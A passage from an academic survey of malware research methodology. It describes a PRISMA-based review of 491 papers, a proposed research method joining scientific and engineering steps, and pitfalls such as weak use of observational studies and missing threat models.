We systematized the knowledge of malware research to identify challenges and pitfalls during research development, whereas conducting research in the field. To avoid reporting anecdotal evidences, we support our discussion points with statistical data from the academic literature. To do so, we relied on PRISMA (Prisma, 2019), an evidence-based minimum set of items for reporting in systematic reviews and meta-analyses, commonly used in the social sciences (see steps in Figure 3.1). Our goal is not to present a comprehensive survey of malware literature, which keeps growing at a fast pace (Balzarotti, 2018; Razak et al., 2016), but to systematize the most relevant pitfalls of the field in a scientific and reproducible fashion. Our search encompassed the most reputable repositories of peer-reviewed security papers (IEEE, ACM, USENIX, and Springer) published between 2000 and 2018.

There are multiple definitions of malicious behaviors (Grégio et al., 2015; Lee et al., 2013) that can be considered when performing malware research. In this work, we adopted the malware definition proposed by Skoudis and Zeltser (Skoudis and Zeltser, 2003): "*Malware is a set of instructions that run on your computer and make your system do something that an attacker want it to do*", thus covering a broad range of threats, from self-contained apps to exploits. Therefore, the search focused on scholarly work indicating the keywords "`malware`" or "`malicious software`" in their titles, abstracts, or keywords. As each query resulted in a large number of papers (approximately 4,700 for IEEE, 2600 for ACM, 100 for USENIX, and 3,000 for Springer), we defined additional filtering criteria, such as paper's number of citations, and conference, workshop or journal ranking. As expected, papers in highly ranked conferences are significantly more cited than papers in other conferences or journal papers. Therefore, we selected the most cited papers in the set of top-ranked conferences.

We filtered out papers whose techniques could be employed by malware, but the contributions would not be mainly characterized as malware research, such as side-channel data exfiltration, hardware Trojans, and formal theorem proofs. In Table 3.1, we provide the distribution of the 491 selected papers by year and conference, highlighting the increasing pace of published papers over the years.

The long-term observation period allows to spot trends and evolution in the malware research procedures. In this sense, it is important to highlight that our goal is not to point fingers to past research practices but to identify when they changed and if such changes produced positive results.

3.1.4 The Malware Research Method

In this work, we discuss malware research challenges and pitfalls based on the definitions of scientific methodology (Popper, 1959) and engineering design (Pahl and Beitz, 2013). These principles introduce large commonalities and aim to evaluate the validity of a hypothesis or a




Figure 3.1: **PRISMA methodology.** Literature review steps.

solution to a given problem. However, the strategies and criteria for both methods differ in some aspects, for instance, there is no consensus on whether malware research falls into the science or engineering category. We propose that such characterization depends on the type of research, but in most cases, it is science **and** engineering. For example, the main goal of observational studies is science and not engineering, since there is no solution proposal for a problem. A framework to detect malware, on the other hand, aims at both science and engineering.

Currently, there is no consensus on a methodology for conducting malware experiments, with some work evaluated exclusively according to one of the aforementioned methods. This view can lead to many derived pitfalls, as computer science presents many paradigms (Comer et al., 1989) which cannot be evaluated in a complete manner using a single metric (e.g., a validated engineer prototype that does not ensure scientific proof for all scenarios, or a scientifically proved theorem that cannot be implemented as a prototype).

As mentioned in the Introduction, we propose that malware research should follow an approach as effective as NASA's, i.e., one that combines and benefits from both methods (scientific and engineering). Whereas NASA's ultimate goal is to promote research exploration by scientific means (NASA, 2019a), most of its efforts (and budget) are spent on developing technology to overcome the practical challenges involved in such discoveries (NASA, 2019b). Therefore, we here propose that malware research should be conducted integrating the scientific and engineering methods in what we call the **Malware Research Method**.

In Figure 3.2, we illustrate this integrated proposal, detailing the typical research workflow for developing malware research, which is composed of the following steps:

1. **Common Core:** This step is common to both scientific and engineering methods, and consists of defining what type of research will be conducted and how the research will proceed.

   (a) **Research Objective Definition (*What do you want to do?*):** This step consists of establishing the goals of the proposed research. For example, does the research consist of proposing a new anti-malware solution, a new attack, or a new tool to aid malware analysis?

   (b) **Background Research (*What have already been done in previous work?*):** This step consists of gathering background information to support hypothesis formulation and solutions requirement identification. It also allows the research to be placed in the context of prior literature to assert the type of its contribution, e.g. novel work, incremental research, reproducibility work, etc.

   (c) **Hypothesis Definition & Research Requirements (*What are the proposed hypothesis or requirement steps to test them?*):** Depending on the type of research, this step consists of formulating hypotheses to be tested and/or defining the requirements to test the hypothesis, which may include developing an engineering solution.

2. **Engineering:** This step is required only for research that proposes practical/empirical solutions to problems, whose results do not fit into the classic scientific method (Popper, 1959). However, we chose to include it to cover the bulk of malware research that consists of the development of tools that, in the end, support further scientific advances. Non-engineering research (e.g., observational studies, analysis of samples) will skip these steps and proceed directly to "Experiment Design".

(a) **Solution Requirements:** This step consists of reasoning and stating the functional, security, operational, performance, and/or usability requirements of the proposed solution.

(b) **Solution Design (*What are the solution requirements and how to implement them?*):** This step consists of reasoning about design aspects of the proposed solution, such as the definition of a threat model, assumptions, target platform (e.g., Linux, Windows, Android, IoT) and public (e.g., corporate, home users, mobile users, researchers, etc.), and definition of whether the solution is a proof-of-concept prototype or is proper for deployment into production.

(c) **Solution Development/Prototyping (*How to develop the proposed solution?*):** This step consists of effectively implementing the proposed solution.

3. **Scientific Method:** This step consists of testing hypotheses and analyzing the results obtained (for non-engineering malware research) or performing an empirical evaluation of the proposed solution.

   (a) **Experiment Design (*How will you evaluate what you did?*):** This step consists of designing an experiment to test hypotheses or to verify whether the established requirements of the proposed solution were met or not. For purely scientific studies, it involves determining the methodology for data collection or performing an attack, sample sizes, experiment conditions, and dependent and independent variables. If the study involves humans, the researcher also needs either to obtain institutional review board (IRB) approval for data collection or to justify the reason behind the lack of need to seek such approval. For engineering solutions, it involves determining evaluation criteria (e.g., functionality, security, performance, usability, accuracy) and defining the test environment, benchmarks, and datasets.

   (b) **Tests of Hypothesis/Evaluation of Solution (*What happens in practice?*):** This step consists of testing hypotheses or effectively conducting experiments to evaluate an engineering solution by leveraging the developed or existing tools and considering the peculiarities, limitations, and idiosyncrasies of supporting tools, technologies, environments, operating systems, and software repositories. Depending on the type of research, it may leverage statistical methods to test hypotheses, or the use of AV solutions, benchmarks, and virtual machines/sandboxes. Practical considerations of evaluation procedures are often neglected in most research works. In addition, whereas we highlight the importance of considering practical aspects for performing experiments, we advocate for practical considerations to be considered in all research steps.

Once we have discussed our method for malware research, it is important to highlight that such dichotomy between science and engineering has not been restricted to malware analysis, but, in fact, extends to the whole computer science field (Denning, 2013). However, in this work, we limit the discussion to the malware subject since our literature review is limited to it.

In the following section, we discuss the major challenges and pitfalls of malware research, which we identified after applying the aforementioned steps, and based on our extensive review of the last (almost) two decades of literature in the field, as well as during our practice developing malware analysis and detection malware research experiments.




Figure 3.2: **The Malware Research Method.** Integration of the scientific and engineering methods.




Figure 3.3: **Overall Paper Organization.** Challenges (blue) and Pitfalls (red).

3.1.5 Challenges & Pitfalls

This section presents the challenges and pitfalls of malware research according to our proposed Malware Research Method and the literature review. Each pitfall is discussed as a self-contained issue, although some of them might also relate to others. An overview of the discussed challenges and pitfalls is depicted in Figure 3.3.

3.1.5.1 Research Objective Definition

"Malware research" is a term used in the literature to describe a wide field of work that embraces multiple goals. Therefore, before digging into any detail about how research is conducted, we need to understand which types of research are developed under the malware "umbrella". To provide a summary of the paper's goals, our research team read and (manually) classified all papers. According to our understanding (cross-checked by the research team's members), malware research can be categorized as follows (see Table 3.2 for examples of representative work in each category):

1. **Engineering Solutions:** Research proposing mechanisms to counter malware, such as signature-based and behavioral-based detectors and tools and frameworks to aid malware analysis (e.g., static analyzers, sandboxes, reverse engineering frameworks).

2. **Offensive Techniques**: Research exposing gaps and/or security breaches to inform the development of future effective security solutions. It involves presenting exploits and proofs-of-concept (PoCs) attacks against specific targets.

3. **Observational Studies**: Research focusing on analyzing samples from a family of malware, specific platform (e.g., desktop, mobile), or ecosystem landscape (e.g., a country, corporation), to inform the development of future security solutions developments tools and malware trends. This type of research usually falls exclusively under the scientific method, therefore, skipping the steps from the engineering method.

4. **Network Traffic**: Research analyzing and proposing solutions for detecting malicious payloads in network traffic. It might or not involve the execution of malware samples, because malicious traffic can be obtained from multiple sources (e.g., honeypots, corporation, etc). Despite not directly investigating malware samples, such work advances understanding in malware detection via network behavior characterization. Most network traffic research work skips typical malware analysis research issues, such as system interaction, packing, and anti-analysis, to focus on the traffic generated by successfully executed samples. Therefore, we do not consider this type of study for system statistics pitfalls to not bias our analyses (e.g., with their lack of malware threat models), but we considered them as malware research for the sake of dataset size definition evaluation.

These categories are not an exhaustive enumeration of all types of malware research, but a summary of the most popular research types. First, because some types of research might not be represented by the papers published in the conferences during the considered period (e.g., malware propagation models). Second, because, in practice, many research work outside the system security field exemplifies their solutions via PoCs dubbed as malware. However, their main contributions are placed outside the malware domain, therefore we do not classify them here as malware research. For instance, we did not include work on cryptographic side-channels

Table 3.2: Representative papers for each research type.

Objective	Subfied	Representative Papers
Observational Studies	Desktop Malware	(Bayer et al., 2009) (Bayer et al., 2006; Cozzi et al., 2018) (Oprea et al., 2018; Lindorfer et al., 2012) (Lalonde Levesque et al., 2013; Calleja et al., 2016; Ugarte-Pedrero et al., 2015)
	Mobile Malware	(Lindorfer et al., 2014; Zhou and Jiang, 2012) (Grace et al., 2012; Derr et al., 2017) (Zhang et al., 2015; Duan et al., 2018; Kikuchi et al., 2016)
	Web Malware	(Rossow et al., 2013; Alrwais et al., 2016; Moore et al., 2011) (Nappa et al., 2013; Moshchuk et al., 2006)
Engineering Solutions	Sandbox	(Kirat et al., 2011; Willems et al., 2007) (Bläsing et al., 2010; Miwa et al., 2007) (Bordoni et al., 2017; Brengel and Rossow, 2018) (Yokoyama et al., 2016; Jana et al., 2011) (Miramirkhani et al., 2017; Graziano et al., 2015)
	Malware Detector	(Pappas et al., 2013; Chen et al., 2009) (Cheng et al., 2014; Stancill et al., 2013) (Willems et al., 2012; Hsu et al., 2006) (Feng et al., 2014; Yin et al., 2007; Lanzi et al., 2010)
	Family Classifier	(Huang and Stokes, 2016; Dahl et al., 2013) (Zhang et al., 2014; Pascanu et al., 2015) (Kolosnjaji et al., 2016b; Perdisci et al., 2008) (Grégio et al., 2012; Karampatziakis et al., 2012) (Yan et al., 2013; Kolosnjaji et al., 2016a; Stokes et al., 2012a)
Offensive Research	Targeting System Design	(Göktaş et al., 2014; Carlini and Wagner, 2014) (Volckaert et al., 2016; Cui et al., 2012) (Korczynski and Yin, 2017; Banescu et al., 2016) (Buchanan et al., 2008; Wu et al., 2010) (Jang et al., 2014; Andriesse and Bos, 2014)
	Targeting Firmware	(Brocker and Checkoway, 2014; Portnoff et al., 2015) (Lee, 2008; Guri and Bykhovsky, 2019) (Chen et al., 2016; Belikovetsky et al., 2017; Slaughter et al., 2017)
	Adversarial Machine Learning	(Chen et al., 2017b; Grosse et al., 2017) (Laskov and Lippmann, 2010; Yang et al., 2017) (Jagielski et al., 2018; Chen et al., 2018) (Chen et al., 2017c; Zhang et al., 2016) (Kim et al., 2017b; Al-Dujaili et al., 2018; Kantarcioglu and Xi, 2016)
Network Traffic	Domain Generation Algorithms	(Stone-Gross et al., 2009; Vinayakumar et al., 2018) (Oprea et al., 2015; Manadhata et al., 2014) (Bilge et al., 2014; Hong et al., 2012) (Schiavoni et al., 2014; Vissers et al., 2017; Lever et al., 2017)
	Honeypots	(Baecher et al., 2006; Leita et al., 2006) (Jiang et al., 2007; Zhuge et al., 2007) (Sochor and Zuzcak, 2014; Inoue et al., 2008a) (Xie et al., 2007; Leita and Dacier, 2008) (Colajanni et al., 2008; Goebel et al., 2007) (Graziano et al., 2012; Inoue et al., 2008b)
	Network Signatures	(Rafique and Caballero, 2013; West and Mohaisen, 2014) (Perdisci et al., 2010; Rafique and Caballero, 2013) (Nadji et al., 2011; Qian et al., 2012) (Neugschwandtner et al., 2011; Li et al., 2006)

or attacks to air-gap systems as malware research, because the primary goal of these proposals are not to present new ways of infecting systems but to discuss information theory-based techniques for data retrieval.

It is also important to notice that these categories are technology-agnostic, i.e., their goals might be accomplished using distinct techniques. For instance, machine learning and deep learning techniques are often associated with malware detection tasks, but they can also be considered for traffic analysis or even attack purposes.

Challenge 1: Developing a balanced portfolio of types of malware research. Considering the Malware Research method, it is plausible to hypothesize that observational studies would be the most popular type of malware research, given that understanding malware (characteristics, behavior, invariants, targets, trends) should precede the development of solutions. Insights from such studies can inform the impact of vulnerabilities, the evaluation of defense solutions, and the understanding of context and real-world scenarios. Similarly, one would expect a greater number of offensive research to be proposed because such type of research helps in anticipation of threats, identification of gaps in observational studies, development of sound defense solutions for novel threats. However, from 2000 to 2004, **only** engineering solutions were published in the literature. Figure 3.4 presents research type distribution after 2005.

Figure 3.4: **Prevalence of published paper as a function of research type.** For most years, Engineering Solution has been the most prevalent research type, whereas Observational Studies has been the less popular.

Engineering Solutions have been the most popular research type over the years, thus indicating the consolidation of this research type. Network Traffic research is the second most popular research type in almost all years, thus also suggesting its consolidations as a long-term research line. Observational Studies and Offensive Research, in turn, have been the least popular, although having recently (2014 and 2016) started to grow, suggesting that this kind of research is not consolidated yet as a long-term research line. On one hand, it is desirable that the community prioritizes fighting malware with concrete solutions to the multiple threats targeting user's security. On the other hand, this significant disparity between the prevalence of papers on Engineering Solutions vs. the remaining types (e.g., observational and offensive research work combined account for less than 50% of all published Engineering Solutions papers) raises concerns about the effectiveness of such approaches—they might address less relevant aspects, factors, and problems due to a lack of insights about real-world malware trends. How can one be

sure about the effectiveness of proposed solutions without long-term evaluations of their impact? Therefore, it is essential for the community to diversify and understand the impact of the distinct types of malware research work, as following discussed.

Pitfall 1: Engineering Solutions Not Informed by Observation Studies Data. The current paucity of observational studies in the academic literature led us to investigate whether this comes (i) from few existent observational studies being enough to inform multiple engineering solutions or (ii) engineering solutions being developed without considering observational studies findings, which would consist in a pitfall since engineering solutions developed without a good understanding of context and prevalence of families may not reflect real-world scenarios. Further, this might challenge the definition of appropriate dataset sizes (e.g., how many different samples, on average, target a user within a given period and in a given environment?), malware family[1] balancing (e.g., are corporations more targeted by Trojans or Ransomware?), and threat model definition (e.g., what is the prevalence of kernel rootkits vs userland malware?). Lack of reliance on observational studies as foundations for developing engineering solutions may also cause paper reviewers to acquire biases. For example, if the study does not leverage the development of a practical solution, some reviewers might claim that the contribution is limited.

Although our literature review revealed the existence of observational studies (e.g., malware packer (Ugarte-Pedrero et al., 2015), Windows malware (Bayer et al., 2009), and Android malware (Lindorfer et al., 2014)) that could be used to back many project decisions (e.g., based, for instance, on the threat prevalence data presented by these research work), their use is very limited in practice. Whereas each one of these papers is cited by more than 10 other papers among the considered top conferences, their citations are placed in the context of related work for many engineering solutions (Gu et al., 2007; Cheng et al., 2018) and not on project decision's support.

In our view, a good usage of previous observational studies is when their findings are used to support project decisions. Although no good example of this phenomenon was identified among the considered malware papers, we can identify this good practice in the study of Levesque and Fernandez (Levesque and Fernandez, 2014), which presents an experiment to assess the effectiveness of an anti-malware solution for a population of 50 users via clinical trials. They describe their assessment steps as follows: They (i) first describe the dataset size definition challenge ("*The challenge is then to identify the desired effect size to be detected before conducting the experiment*"); (ii) identify that the challenge can be overcome by relying on previous data ("*the effect size can be estimated based on prior studies*"); and (iii) finally, leverage this prior data for the task at hand ("*Based on the results of our previous study...we know that 20% of the participants were infected even though they were protected, and that 38% of the total population would have been infected if they had not been protected by an AV product.*").

Whereas the lack of longitudinal studies was already acknowledged for some research subjects (e.g., Luo et al. (Luo et al., 2017) claiming "*there is no longitudinal study that investigates the evolution of mobile browser vulnerabilities*"), we here extend those claims for the general malware research subject.

Pitfall 2: Engineering Solutions Not Informed by Offensive Studies Data. As for the observational studies, the paucity in the number of offensive papers published in the academic literature led us to question whether (i) few studies were enough to support engineering solution's developments or (ii) solutions have been developed without being informed by such type of work.

[1] set of samples with similar goals and/or implementations

We discovered that, as for observational studies, offensive papers have been mostly referred as related work and not as a basis for developments.

A first hypothesis for the lack of reliance on offensive papers is a generalization of the reasons for the lack of reliance on observational studies, with researchers becoming used to develop a hypothesis in an ad-hoc manner. Another plausible hypothesis for the relatively low number of published and referred offensive work are research biases. Previous work have already discussed the existence of possible biases in favor and against offensive papers (Herley and v. Oorschot, 2017); Some researchers consider that vulnerability discoveries (also called "attack papers") are not scientific contributions. On one hand, we agree that disclosing vulnerabilities without appropriate reasoning (and responsible reporting to stakeholders) does not contribute towards advancing the field. On the other hand, we believe that the field (especially defense solutions) can greatly benefit from more offensive work conducted in a scientific manner (i.e., constructing hypotheses and theories in addition to presenting an isolated evidence). Examples of open or only partially-addressed research questions for offensive papers are: research exposing weaknesses in existing defense solutions (e.g., malware classifiers evasions), insights on attacks' measurement in practice (e.g., how long do attackers take to exploit a vulnerability in practice after a 0-day disclosure? (Bilge and Dumitraş, 2012)) insights to inform the development of future defensive solutions (e.g., how hard is it to find a Return Oriented Programming–ROP–gadget in a program?).

The case of ROP attacks, in a general way, is an illustrative example of offensive papers developed in a scientific manner according the Malware Research Method proposed in this work. Whereas proposing exploitation techniques, these research work (Maisuradze et al., 2016; Carlini and Wagner, 2014; Göktaş et al., 2014) do not focus on exploiting specific applications but to investigate a whole class of vulnerabilities abusing the same infection vectors (e.g., buffer overflows and code reuse). The work by Goktas et all (Göktaş et al., 2014), for instance, reproduces and investigates previous solutions proposed in the literature to establish the limits of existing ROP defenses.




Figure 3.5: **Offensive papers per security conference.** Most malware research papers are published in USENIX WOOT and not in the other top venues.

Regardless of the reason for the low number of offensive malware papers, we advocate for the community to acknowledge the importance of this type of study and also focus its efforts on the development of more offensive research. Currently, a first step towards acknowledging and increasing the importance of the offensive security field has been given by the establishment of targeted events as USENIX Workshop On Offensive Technologies (WOOT). However, the community efforts should still be extended to other top venues, which do not present offensive malware papers published in most years, as shown in Figure 3.5.

3.1.5.2 Hypothesis Definition & Research Requirements

The lack of reliance on malware landscapes and other threat panoramas to support the proper design of malware research projects may end up in development pitfalls that require additional reasoning to be overcome, as following discussed:

Challenge 2: Defining Threat Models. Threat modeling defines: (i) what will be protected (e.g., a system against malware, a buffer against injection, etc.), (ii) which methods will be leveraged for the task (e.g., static analysis, runtime monitoring, machine learning classification) and (iii) who the stakeholders are (e.g., user, analyst, system administrator, an AV, company, attacker, etc).

The threat model should reflect the decisions about the question or problem at hand, for example, which problem should be addressed first and which the most promising strategies for testing the hypothesis or solving the problem.

A well-defined threat model allows researchers to better position their work in the context of the literature by clearly stating the question(s) that they want to answer or the problem that they are trying to solve and, therefore, streamlining the peer-review process evaluating whether the researcher's goals were achieved.

Therefore, proposed research without clearly defined threat models also makes the peer-review process harder and raises concerns about the viability and limits of the hypotheses and proposed solutions.

Threat model definitions should not be limited to papers proposing defensive solutions, but should also cover attack papers. In such a case, researchers are required to clearly define what are the assumptions about the attack (e.g., infection vector) and which type of defense the attack is supposed to bypass (e.g., address space layout randomization).

Pitfall 3: Engineering solutions and offensive research failing to define clear threat models. Ideally, all malware research papers should dedicate space for addressing threat model definitions and/or papers assumptions, either in the form of a dedicated threat model section or as any other portion of the text clearly highlighting researcher's reasoning on the subject. Unfortunately, this is not observed in practice. Figure 3.6 shows the ratio of engineering solutions and offensive research papers published after 2007 presenting threat model definitions (Model line). In our review, we were not able to identify any paper explicitly defining threat models in a structured way (e.g., a section or paragraph exclusively dedicated to the present researcher's reasoning) from 2000 to 2006 (which is likely due to the fact that this concept was not well-established by that time).

We notice that, in practice, most papers do not present a dedicated threat model section, either by distributing solution presentation along with the entire text in a non-structured manner or even by not reasoning about the proposed solution threat model, assuming some implicit model and/or standard, which is not always clear for the reader. For instance, in some papers (Kinder et al., 2005; Venable et al., 2005), the reader only discovers that Windows was the targeted OS when a Windows API is referred, which indicates an implicit assumption on the popularity of

